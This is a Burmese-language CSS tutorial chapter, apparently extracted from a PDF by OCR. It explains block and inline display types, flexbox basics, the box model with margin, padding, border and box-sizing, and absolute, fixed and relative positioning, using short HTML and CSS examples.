


နမူနာကိုလေ့လာကြည့်ပါ။ `<div>` Element နှစ်ခုနဲ့ `<span>` Element နှစ်ခုရှိပါတယ်။ `<div>` ဟာ `block` Element ဖြစ်ပြီး `<span>` ကတော့ `inline` Element ပါ။ CSS မှာ `div, span` နှစ်ခုလုံးအတွက် တူညီတဲ့ Property တွေကို သတ်မှတ်ထားပေမယ့် တစ်ဖက်က ဖော်ပြပုံမှာကြည့်လိုက်ပါ။ ဖော်ပြပုံ မတူကြပါဘူး။ Display Type မတူကြလို့ပါ။

`<div>` Element တွေက နေရာရှိသလောက် အပြည့်နေရာယူဖော်ပြထားတာကို တွေ့ရမှာဖြစ်ပြီး `<span>` Element တွေကတော့ သူ့ Content ရှိသလောက်လေးပဲ နေရာယူထားပါတယ်။ နောက်ထပ်


သတိပြုရမှာက `<div>` တွေဟာ အပေါ်အောက် အစီအစဉ်နဲ့ဖော်ပြပြီး `<span>` တွေကတော့ ဘေးချင်းကပ် အစီအစဉ်နဲ့ ဖော်ပြပါတယ်။ `<div>` မို့လို့ ဒီလိုဖော်ပြတာ `<span>` မို့လို့ ဒီလိုဖော်ပြတာ မဟုတ်ပါဘူး။ Display Type ကြောင့် `block` ကို တစ်မျိုးဖော်ပြပြီး `inline` ကို တစ်မျိုးဖော်ပြနေတာပါ။

`<div>` ကဲ့သို့သော တခြား Block Element တွေရှိပါတယ်။ ဥပမာ - `<h1>` ... `<h6>`, `<p>`, `<ul>`, `<ol>` စတဲ့ Element တွေဟာ `block` အမျိုးအစား Element တွေပါ။ `<label>`, `<a>`, `<b>`, `<em>` စတဲ့ Element တွေကတော့ `inline` အမျိုးအစား Element တွေပါ။ Block အားလုံးဟာ နမူနာမှာ ပြထားတဲ့ `<div>` နဲ့ တူညီတဲ့လက္ခဏာရှိပြီး၊ Inline အားလုံးကတော့ နမူနာမှာပြထားတဲ့ `<span>` နဲ့ တူညီတဲ့ လက္ခဏာရှိပါတယ်။ နမူနာကို နည်းနည်း ထပ်ပြင်ကြည့်ပါမယ်။



ဒီတစ်ခါ `width` နဲ့ `height` ဆိုတဲ့ Property နှစ်ခုထပ်တိုးလိုက်တာပါ။ ဒီလို အရွယ်အစားသတ်မှတ်တဲ့ Property တွေဟာ Block ဖြစ်တဲ့ `<div>` မှာသက်ဝင်အလုပ်လုပ်ပေမယ့် Inline ဖြစ်တဲ့ `<span>` မှာ သက်ဝင်ခြင်းမရှိဘူးဆိုတာကို သတိပြုရမှာပါ။ Inline Element တွေကို အရွယ်အစားသတ်မှတ်လို့ မရပါဘူး။ အဲ့ဒါကို မသိရင် ရေးထားတဲ့ Property တွေက အလုပ်လည်း မလုပ်ဘူးဆိုပြီးတော့ စိတ်ညစ်သွားနိုင်ပါတယ်။ စိတ်ညစ်စရာမလိုပါဘူး၊ သဘာဝအရ Inline တွေကို အရွယ်အစား သတ်မှတ်လို့ မရတာပါ။ နောက်ထပ်ထူးခြားချက်အနေနဲ့ Block တွေ အပေါ်အောက် အစီအစဉ်အတိုင်း ပြတယ်ဆိုတာကို ထပ်ပြောချင်ပါတယ်။ အရွယ်အစားသတ်မှတ်လိုက်လို့ နေရာလွတ်တွေ ဘေးမှာပိုထွက်လာပေမယ့် ဘေးမှာကပ်ပြီး မပြဘဲ အောက်ဘက်မှာပဲ ပြတာကို သတိပြုပါ။

Display Type ကို ပြောင်းလို့ရပါတယ်။ `display` လို့ခေါ်တဲ့ CSS Property ကိုသုံးရပါတယ်။ ဒီလိုပါ။



နမူနာမှာ `span` တွေကို `display: block` လို့ပြောလိုက်ပါပြီ။ ဒါကြောင့် မူလက Inline ဖြစ်နေတဲ့ `<span>` Element တွေဟာ အခုတော့ Block ဖြစ်သွားပြီမို့လို့ အားသာချက်အနေနဲ့ အရွယ်အစားသတ်မှတ်လို့ရသွားသလို အားနည်းချက်အနေနဲ့ ဘေးချင်းကပ်ပြလို့မရတော့ဘဲ အပေါ်အောက်ဆင့်ပြီး ပြသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒီသဘောသဘာဝဟာ CSS အခြေခံတွေထဲမှာ အရေးအကြီးဆုံးတစ်ခုအပါအဝင်ဖြစ်ပါတယ်။ `display` Property အတွက် အသုံးများမယ့် Value (၄) ခုရှိပါတယ်။

- inline
- block
- none
- flex

`inline` နဲ့ `block` ကတော့ ရှင်းပါတယ်။ Element ရဲ့ Display Type ကို လိုချင်သလို ပြောင်းလိုက်တာပါ။ ဟုတ်ပါတယ်၊ Block တွေကိုလည်း လိုအပ်ရင် Inline ပြောင်းလို့ရပါတယ်။ လိုတော့လိုခဲပါတယ်။ `none` ကတော့ ဖျောက်ထားလိုက်တာပါ။ Element ကို ဖျောက်ထားချင်ရင် `display: none` လို့ သတ်မှတ်ပေးလိုက်တာ ထုံးစံပါပဲ။ `flex` ကတော့ နောက်မှပေါ်တဲ့ Display Type ပါ။ Layout တွေလုပ်ဖို့ အသုံးဝင်ပါတယ်။ ဘေးချင်းကပ်မပြတဲ့ Block တွေဟာ `flex` အတွင်းမှာဆိုရင် ပြကြပါတယ်။ ဒီလိုပါ –


HTML

```
<div class="wrap">
  <div>A</div>
  <div>B</div>
  <div>C</div>
</div>
```

CSS

```
.wrap {
  display: flex;
}

.wrap div {
  flex-grow: 1;
  height: 200px;
  background: cyan;
  margin: 10px;
  text-align: center;
  line-height: 200px;
}

.wrap div:first-child {
  flex-grow: 2;
}
```

JS



ပင်မ `<div>` မှာ `class` ကို `wrap` လို့ပေးထားပြီး `display: flex` Property ကိုသုံးထားတာ တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် သူ့အတွင်းထဲက `<div>` တွေဟာ Block တွေဆိုပေမယ့် ဘေးချင်းကပ်စီပြီး ပြသွားပေးတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ အဲ့ဒီမှာ `flex-grow` ဆိုတဲ့ Property ကိုလည်း သတိပြုပါ။ အတွင်း Element တွေမှာ `width` နဲ့ အကျယ်သတ်မှတ်မထားပါဘူး။ သတ်မှတ်ချင်ရင်သတ်မှတ်လို့ ရပါတယ်။ နမူနာမှာတော့ `width` အစား `flex-grow: 1` လို့ ပြောထားပါတယ်။ (၁) နေရာစာယူမယ်လို့ ပြောလိုက်တာပါ။ ပြီးတော့မှာ `:first-child` နဲ့ ပထမဆုံးတစ်ခုကို `flex-grow: 2` လို့ ပြောထားတဲ့အတွက် သူက (၂) နေရာစာ ယူပြီးတော့ ဖော်ပြနေတာကိုလည်း သတိပြုကြည့်ပါ။ တန်ဖိုးတွေကို ကိုယ့်စိတ်တိုင်းကျ ပြောင်းပြီးတော့ စမ်းကြည့်နိုင်ပါတယ်။

Flexbox လို့ခေါ်တဲ့ ဒီသဘောသဘာဝဟာ ကျယ်ပြန့်သလို အသုံးလည်း ဝင်ပါတယ်။ Element တွေကို ဘေးချင်းတိုက် ပြစေချင်တာလား၊ အပေါ်အောက်ပြစေချင်တာလား၊ မဆန့်တော့ရင် ဘာလုပ်ရမှာလည်း၊ ဆန့်အောင် ချဲ့ပြပေးရမှာလား၊ နောက်တစ်လိုင်း ဆင်းပြပေးရမှာလား၊ အနိမ့်အမြင့် မညီရင် အပေါ်ဘက်ကို အညီယူပေးရမှာလား၊ အလယ်ကိုအညီယူပေးရမှာလား၊ စသဖြင့် သတ်မှတ်လို့ရတဲ့ Flexbox Property တွေ အများကြီးရှိနေပါတယ်။ ဒီနေရာမှာ အဲ့ဒီလောက်ထိ ကျယ်ကျယ်ပြန့်ပြန့်မသွားသေးဘဲ၊ အခြေခံသဘောဖြစ်တဲ့ `display: flex` သတ်မှတ်ပေးလိုက်ရင် သူ့အထဲက Block Element တွေကို ဘေးချင်းကပ် အစီအစဉ်နဲ့ပြပေးတယ်ဆိုတဲ့ အချက်လောက်ကိုပဲ မှတ်ထားပေးပါ။

`display` Property မှာတခြား Value တွေ ရှိပါသေးတယ်။ `inline-block`, `list-item`, `table`, `table-cell`, `inline-flex`, `grid`, `inline-grid` စသဖြင့်ရှိတာတော့ အများကြီးပါပဲ။ လိုအပ်လာတဲ့အချိန်မှာ ဆက်လက်လေ့လာသွားရမှာဖြစ်ပါတယ်။ နည်းပညာလေ့လာတာကတော့ ဒီလိုပဲ တစ်ဆင့်ချင်းသွားမှပဲ ရပါမယ်။ တစ်ခါထဲ အကုန်သိချင်လို့တော့ မလွယ်ပါဘူး။ အရေးကြီးပြီး အသုံးများတာတွေ အရင်ကြည့်ပြီး အသုံးနည်းတာတွေကို လိုအပ်လာမှ ပြန်ကြည့်ရတဲ့သဘောပါပဲ။

CSS Box Model


ပြီးခဲ့တဲ့ နမူနာတွေမှာ `margin` တို့ `padding` တို့လို့ Property တွေကိုထည့်သုံးပြခဲ့ပေမယ့် ရှင်းမပြခဲ့ပါဘူး။ သပ်သပ်ရှင်းရမှာ မို့လို့ပါ။ ဒါတွေကလည်း အရေးကြီးပါတယ်။ CSS မှာ Box Model လို့ခေါ်တဲ့ သဘောသဘာဝ ရှိပါတယ်။ Element တွေရဲ့ အရွယ်အစားပေါ်မှာ သက်ရောက်စေတဲ့ Property တွေပါ။ (၅) ခုရှိပါတယ်။

- width
- height
- margin
- padding
- border

ဒီ (၅) ခုမှာ `width` နဲ့ `height` ကတော့ ရှင်းပါတယ်။ Element ရဲ့လိုချင်တဲ့အရွယ်အစားရဖို့အတွက် ဒီ Property တွေနဲ့ သတ်မှတ်ရတာပါ။ `margin` Property ကတော့ တခြား Element တွေနဲ့ ဘယ်လောက် ခွာပြရမလဲဆိုတဲ့ အကွာအဝေး သတ်မှတ်ဖို့အတွက် သုံးရပါတယ်။ `padding` Property ကတော့ Element ရဲ့ဘောင်နဲ့ Element ထဲမှာရှိတဲ့အရာတွေ ဘယ်လောက် ခွာပြရမလဲဆိုတဲ့ အကွာအဝေးကို သတ်မှတ်ဖို့အတွက် သုံးရတာပါ။ `border` ကတော့ Element တွေမှာ ဘောင်ခတ်ဖို့အတွက် အသုံးပြုရပါတယ်။ ဒီနမူနာကို လေ့လာကြည့်ပါ။

```html
<div class="wrap">
  <div class="box1">Box One</div>
  <div class="box2">Box Two</div>
</div>
```


```css
.wrap {
  width: 400px;
  height: 400px;
  border: 5px solid red;
}

.box1, .box2{
  width: 400px;
  height: 200px;
}

.box1 {
  background: yellow;
}

.box2{
  background: cyan;
}
```



`width:400px` နဲ့ `height:400px` သတ်မှတ်ထားတဲ့ Element အတွင်းထဲမှာ `width:400px` နဲ့ `height:200px` သတ်မှတ်ထားတဲ့ Element (၂) ခုရှိနေတာပါ။ သူဟာနဲ့သူ အရွယ်အစားကိုက်ညီလို့ ကွက်တိပါပဲ။ အဲ့ဒီလို ကွက်တိဖြစ်နေတဲ့ Element တွေမှာ တစ်ခုနဲ့တစ်ခုလည်း ခွာပြီးတော့ ပြစေချင်တယ်။ အထဲမှာရှိတဲ့ စာနဲ့ Element ဘောင်နဲ့လည်း ကပ်နေလို့ ကွာသွားစေချင်တယ်။ ဒါကြောင့် `margin` နဲ့ `padding` Property တွေ သတ်မှတ်လိုက်တဲ့အခါ ဒီလိုဖြစ်သွားမှာပါ။


```html
<div class="wrap">
  <div class="box1">Box One</div>
  <div class="box2">Box Two</div>
</div>
```

```css
.wrap {
  width: 400px;
  height: 400px;
  border: 5px solid red;
}

.box1, .box2{
  width: 400px;
  height: 200px;
  padding: 20px;
  margin: 10px;
}

.box1 {
  background: yellow;
}

.box2{
```



သတ်မှတ်ချက်အရ Element တစ်ခုနဲ့တစ်ခု ကွာသွားပါပြီ။ အထဲကစာနဲ့ ဘောင်နဲ့လည်း ကွာသွားပါပြီ။ ဒါပေမယ့် ဖော်ပြပုံအဆင်မပြေတော့ပါဘူး။ အဆင်မပြေရတဲ့အကြောင်းရင်းကတော့ Element ရဲ့ အရွယ်အစား မူလထက် ပိုကြီးသွားလို့ပါ။ `width` တွေ `height` တွေ မပြောင်းဘဲနဲ့ မူလထက်ပိုကြီးသွားရခြင်း အကြောင်းရင်းကတော့ သတ်မှတ်လိုက်တဲ့ `margin` တွေ `padding` တွေကို Element ရဲ့ အရွယ်အစားမှာ ပေါင်းထည့်သွားလို့ပါ။ `width` က `400` ဆိုပေမယ့် `padding: 20px` ကြောင့် ဘယ်ညာ တစ်ဘက်ကို `20` စီထပ်တိုးသွားမှာပါ။ `margin: 10px` ကြောင့် ဘယ်ညာ တစ်ဘက်ကို `10` စီထပ်တိုးသွားမှာပါ။ ဒါကြောင့် `width` မှာ `400` လို့ပြောထားပေမယ့် တစ်ကယ့် Element ရဲ့အရွယ်အစားက `460` ဖြစ်သွားပါတော့တယ်။ `height` လည်းအတူတူပါပဲ။ `200` လို့သတ်မှတ်ထားပေမယ့် တစ်ကယ့် အရွယ်အစားက `260` ဖြစ်သွားပါပြီ။

ဒါကြောင့် ပင်မ Element ထဲမှာ မဆန့်တော့တဲ့အတွက် အခုလို ကျော်ထွက်၊ လျှံထွက်ပြီး အဆင်မပြေဖြစ်သွားရတာပါ။ ဒီသဘောသဘာဝကိုနားလည်ဖို့ အရေးကြီးပါတယ်။ နားမလည်ရင် `margin` လေး သတ်မှတ်လိုက်တာနဲ့ အကုန်လုံးပျက်ကုန်တယ်ဆိုပြီး စိတ်ညစ်ရပါလိမ့်မယ်။ စိတ်ညစ်စရာမလိုပါဘူး။ အရွယ်အစား ပြောင်းသွားလို့ ပြန်ညှိပေးလိုက်ရင် ရပါတယ်။ ဒီလိုပါ။



အခုတော့ ကွက်တိဖြစ်သွားပါပြီ။ `width` ကို `340` လို့လျှော့ပြီး သတ်မှတ်လိုက်တဲ့အတွက် ထပ်တိုးလာတဲ့ `margin, padding` တွေနဲ့ ပေါင်းလိုက်တဲ့အခါ `400` ဖြစ်သွားလို့ အခုလိုကွက်တိအဆင်ပြေသွားခြင်းပဲ ဖြစ်ပါတယ်။

Border လည်းအတူတူပါပဲ။ Border သတ်မှတ်လိုက်တာနဲ့ မူလအရွယ်အစားမှာ ထပ်တိုးသွားမှာပါ။ နမူနာမှာ ပင်မ Element မှာ Border ထည့်ပြထားပါတယ်။

CSS

```
border: 5px solid red;
```

ရှေ့ဆုံးက `5px` က Border ရဲ့ အရွယ်အစားဖြစ်ပြီး၊ `solid` ကတော့ Border Style ဖြစ်ပါတယ်။ သတ်မှတ်လို့ရတဲ့ Style အမျိုးမျိုး ရှိပေမယ့် `solid`, `dotted` နဲ့ `dashed` (၃) မျိုးကို အသုံးများပါတယ်။ ကိုယ့်ဘာသာ ပြောင်းပြီး စမ်းကြည့်နိုင်ပါတယ်။ `solid` ကတော့ လိုင်းအပြည့် ဘောင်ခတ်တာပါ။ `dotted` ကတော့ အစက်လေးတွေနဲ့ ဘောင်ခတ်တာပါ။ `dashed` ကတော့ လိုင်းပြတ်လေးတွေနဲ့ ဘောင်ခတ်တာပါ။ နောက်ဆုံးက `red` ကတော့ Border ရဲ့ အရောင်ဖြစ်ပါတယ်။ နှစ်သက်ရာအရောင် ပေးလို့ရပါတယ်။ စမ်းရလွယ်တဲ့ `red`, `green`, `blue`, `purple`, `brown`, `black` စတဲ့အရောင်တွေနဲ့ပဲ စမ်းကြည့်လိုက်ပါ။ ခဏနေမှ အရောင်တွေ အကြောင်း ထပ်ပြောပေးပါမယ်။

အတွင်းထဲက Element တွေမှာလည်း Border ပေးကြည့်ပါ။ `margin`, `padding` တို့လိုပဲ မူလအရွယ်အစားမှာ ထပ်တိုးသွားတာကို တွေ့ရပါလိမ့်မယ်။ `width`, `height` ကို ပြန်ညှိပေးလိုက်ရင် အဆင်ပြေသွားပါလိမ့်မယ်။

`margin` တွေ `padding` တွေ `border` တွေကို အခုလို တစ်ဘက်ချင်း ပေးလို့ရပါတယ်။

CSS

```
margin-top: 10px;
margin-right: 10px;
padding-left: 10px;
border-bottom: 5px solid red;
```

`px` အစား သုံးလို့ရနိုင်တဲ့ တခြား Unit အကြောင်းကို ခဏနေတော့ ပြောပြပါမယ်။ လောလောဆယ် စမ်းချင်ရင် `px` နဲ့ပဲရှေ့ကတန်ဖိုးကို ပြောင်းပြီး စမ်းကြည့်နိုင်ပါတယ်။ `margin`, `padding` တွေ ရေးနည်း နောက်ထပ် (၂) နည်း မှတ်သင့်ပါသေးတယ်။

CSS

```
padding: 10px 20px;
margin: 10px 20px 5px 30px;
```

နမူနာမှာ padding အတွက် Value နှစ်ခုကိုပေးထားပါတယ်။ ရှေ့က 10px က top နဲ့ bottom အတွက်ပါ။ နောက်က 20px ကတော့ left နဲ့ right အတွက်ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ တစ်ကြောင်းထဲရေးပြီး အပေါ်အောက်၊ ရှေ့နောက် မတူအောင် ပေးလို့ရတာပါ။ margin အတွက်တော့ Value လေးခုပေးထားပါတယ်။ top, right, bottom, left ဆိုတဲ့ သဘောပါ။ ဒီနည်းနဲ့ တစ်ကြောင်းထဲရေးပြီး မျက်နှာစာလေးဘက်လုံး Value တစ်ခုစီ ပေးလို့ရခြင်းဖြစ်ပါတယ်။ margin-left နဲ့ margin-right အတွက် auto ဆိုတဲ့ Value လည်းရှိပါသေးတယ်။ ဘယ်ဘက်ကနေရာလွတ်နဲ့ ညာဘက်ကနေရာလွတ်ကို နှစ်ဘက်ညီအောင် ယူပေးသွားမှာပါ။ ဒါကြောင့် Element ကို အလယ်မှာ ဖော်ပြစေလိုရင် auto လို့ margin ကို သတ်မှတ်ပေးကြလေ့ ရှိပါတယ်။ ဒါပေမယ့် သတိပြုပါ၊ auto ဆိုတဲ့ Value ဟာ top နဲ့ bottom အတွက် အလုပ်မလုပ်ပါဘူး။ ဒီလိုကုဒ်မျိုးကို မကြာခဏတွေ့ရနိုင်ပါတယ်။

CSS


```
margin: 20px auto;
```

margin-top နဲ့ margin-bottom ကို 20px လို့သတ်မှတ်ပြီး margin-left နဲ့ margin-right ကို auto လို့ သတ်မှတ်ပေးလိုက်တာပါ။

နောက်ဆုံးတစ်ခုထပ်မှတ်ပါ။ box-sizing လို့ခေါ်တဲ့ Property ပါ။ နောက်မှ ထပ်တိုးလာတဲ့ တော်တော်အသုံးဝင်တဲ့ Property ဖြစ်ပါတယ်။ Element မှာ box-sizing ကို bordered-box လို့ ပေးလိုက်ရင် အခုတက်နေတဲ့ ပြဿနာတွေ တော်တော်များများ ပြေလည်သွားပါတယ်။ ဘာဖြစ်လို့လဲဆိုတော့ padding တွေ border တွေ ပေးလိုက်လို့ လိုအပ်လာတဲ့နေရာကို ထပ်တိုးမယူဘဲ၊ မူလ width, height ထဲကနေ ဖဲ့ယူသွားမှာ ဖြစ်လို့ padding ထည့်လိုက်တာ Size ပြောင်းသွားတယ်ဆိုတာမျိုး ဖြစ်စရာမလိုတော့ပါဘူး။

```html
<div class="wrap">
  <div class="box1">Box One</div>
  <div class="box2">Box Two</div>
</div>
```

```css
.wrap {
  width: 400px;
  height: 400px;
  border: 5px solid red;
}

.box1, .box2{
  width: 400px;
  height: 200px;
  padding: 20px;
  box-sizing: border-box;
  border: 5px solid green;
}

.box1 {
  background: yellow;
}
```



နမူနာကိုလေ့လာကြည့်ပါ။ `box-sizing` ပေးထားတဲ့အတွက် Element ရဲ့ `width, height` ကို ကိုယ်ပေးချင်တဲ့အတိုင်း `400, 200` လို့ပေးထားပါတယ်။ `padding` တွေ `border` တွေပါပေမယ့် လည်း ပြန်ညှိစရာ မလိုတော့ပါဘူး။ `margin` ပေးချင်ရင်တော့ မရပါဘူး။ `margin` အတွက် ပြန်ညှိပေးရ မှာပါ။

CSS Position

CSS ကိုအသုံးပြုပြီး Element တွေဖော်ပြရမယ့် တည်နေရာကို ကိုယ့်စိတ်တိုင်းကျ အတိအကျလည်း သတ်မှတ်ပေးလို့ရပါတယ်။ ဒီနည်းက ဝဘ်ဆိုက် Layout တွေဘာတွေ လုပ်တဲ့နေရာမှာ သိပ်အသုံးမဝင်ပေ မယ့် UI Component တွေအတွက်တော့ တော်တော်အသုံးဝင်ပါတယ်။ Layout အတွက် သိပ်အသုံးမဝင် ဘူးဆိုတာက၊ စဉ်းစားကြည့်ပါ။ Layout မှာပါတဲ့ Element တွေကိုသာ တစ်ခုချင်း စိတ်တိုင်းကျ အတိအကျ နေရာသတ်မှတ်ထားမယ်ဆိုရင်၊ ပြင်ချင်တဲ့အခါ ဘယ်လိုလုပ်မလဲ။ အကုန်လုံးကို လိုက်ပြင်ရ တော့မှာပါ။ လက်တွေ့မကျပါဘူး။ ဒါကိုတမင်ကြိုပြောတာပါ။ CSS Position Property အကြောင်း သိ သွားရင် အရမ်းသဘောကျသွားပြီး နေရာတိုင်းမှာ သုံးချင်စိတ် ပေါ်လာတတ်ပါတယ်။ နေရာတိုင်း သုံးလို့ တော့ အဆင်ပြေမှာမဟုတ်ဘူး၊ သူ့သင့်တော်ရာနေရာမှာသာ အသုံးပြုရမှာဖြစ်တယ် ဆိုတဲ့သဘောပါ။ နမူ နာကိုကြည့်ပါ။


HTML

```
<div class="box1"></div>
<div class="box2"></div>
```

CSS

```
.box1 {
  width: 300px;
  height: 200px;
  background: cyan;
  position: absolute;
  top: 100px;
  left: 100px;
}

.box2 {
  width: 300px;
  height: 200px;
  background: yellow;
  position: absolute;
  top: 150px;
  left: 150px;
}
```

JS



`<div>` Element နှစ်ခုရှိပြီး နှစ်ခုလုံးအတွက် ဆင်တူတဲ့ Property တွေသတ်မှတ်ထားပါတယ်။ ထူးခြားချက် အနေနဲ့နှစ်ခုလုံးမှာ `position: absolute` သတ်မှတ်ချက်ပါဝင်ခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီ Element တွေရဲ့ တည်နေရာကို အတိအကျသတ်မှတ်လို့ရသွားပါပြီ။ နမူနာမှာ `top` နဲ့ `left` Property တွေကိုသုံးပြီး နေရာမတိမ်းမယိမ်း သတ်မှတ်ထားလို့ တစ်ခုပေါ်တစ်ခု ထပ်ပြီး ဖော်ပြနေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အဲ့ဒီတန်ဖိုးတွေကို ပြောင်းပြီးစမ်းကြည့်လို့ရပါတယ်။

`position` မှာ `fixed` လို့ခေါ်တဲ့ Value လည်း ရှိပါသေးတယ်။ `absolute` နဲ့ အခြေခံအားဖြင့် တူပြီး Scroll Behavior မှာ ကွာသွားပါတယ်။ `absolute` က Scroll ဆွဲလိုက်ရင် Scroll နဲ့အတူပါသွားပြီး `fixed` ကတော့ Scroll နဲ့မပါဘဲ သတ်မှတ်ထားတဲ့ နေရာမှာ အမြဲတည်ရှိနေမှာပါ။ ဘာကိုပြောတာလဲ မျက်စိထဲမှာ မမြင်ရင် CSS ကုဒ်ထဲမှာ ဒီလိုဖြည့်ပြီး စမ်းကြည့်ပါ။

CSS


```
body {
  height: 2000px;
}

.box1 {
  position: fixed;
  ...
}
```

Body Height ကို `2000` ပေးလိုက်လို့ Scroll Bar ပေါ်လာပါလိမ့်မယ်။ `.box1` ရဲ့ `position` ကိုတော့ `absolute` မဟုတ်တော့ဘဲ `fixed` လို့ပြောင်းပေးထားပါတယ်။ ဒါကြောင့် Box နှစ်ခု Scroll Behavior မတူတော့ပါဘူး။ စမ်းရေးပြီး Scroll ဆွဲကြည့်ပါ၊ ဘာကွာလဲဆိုတာကို ကိုယ်တိုင် တွေ့မြင်ရပါလိမ့်မယ်။

`position` မှာ `relative` ဆိုတဲ့ Value တစ်ခုလည်းရှိပါသေးတယ်။ သူ့ရဲ့သဘောသဘာဝက နည်းနည်း ထူးခြားပါတယ်။ နမူနာကိုကြည့်ပါ။

```html
<div class="box1">
  <div class="box2"></div>
</div>
```

```css
.box1 {
  width: 600px;
  height: 400px;
  margin: 20px auto;
  background: cyan;
  position: relative;
}

.box2 {
  width: 300px;
  height: 200px;
  background: yellow;
  position: absolute;
  top: 50px;
  left: 50px;
}
```



နမူနာမှာ `.box2` ကို `.box1` ထဲမှာ ထည့်ထားပါတယ်။ `.box1` အတွက် Style တွေကိုလေ့လာကြည့်ရင် `margin` ကိုသုံးပြီးအလယ်ပို့ထားတာ တွေ့ရနိုင်ပါတယ်။ ပြီးတော့ `position: relative` လို့လည်း ပေးထားပါတယ်။ ဒီလိုပေးထားတဲ့အတွက် သူ့အထဲမှာရှိတဲ့ `.box2` ရဲ့ Position ကိုတွက်တဲ့ထဲမှာသူနဲ့ Relative ယူပြီးတွက်ပေးသွားမှာပဲဖြစ်ပါတယ်။ ဒီ `position: relative` သာမပါခဲ့ရင် `.box2` ရဲ့ `top` နဲ့ `left` ကို `50px` လို့သတ်မှတ်ထားလို့ Document Border ကနေ `50px` စီခွာပြသွားမှာပါ။ အခုတော့ Document Border ကနေ `50px` စီခွာပြတာ မဟုတ်တော့ဘဲ `.box1` ရဲ့ Border ကနေ `50px` စီခွာပြနေတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ 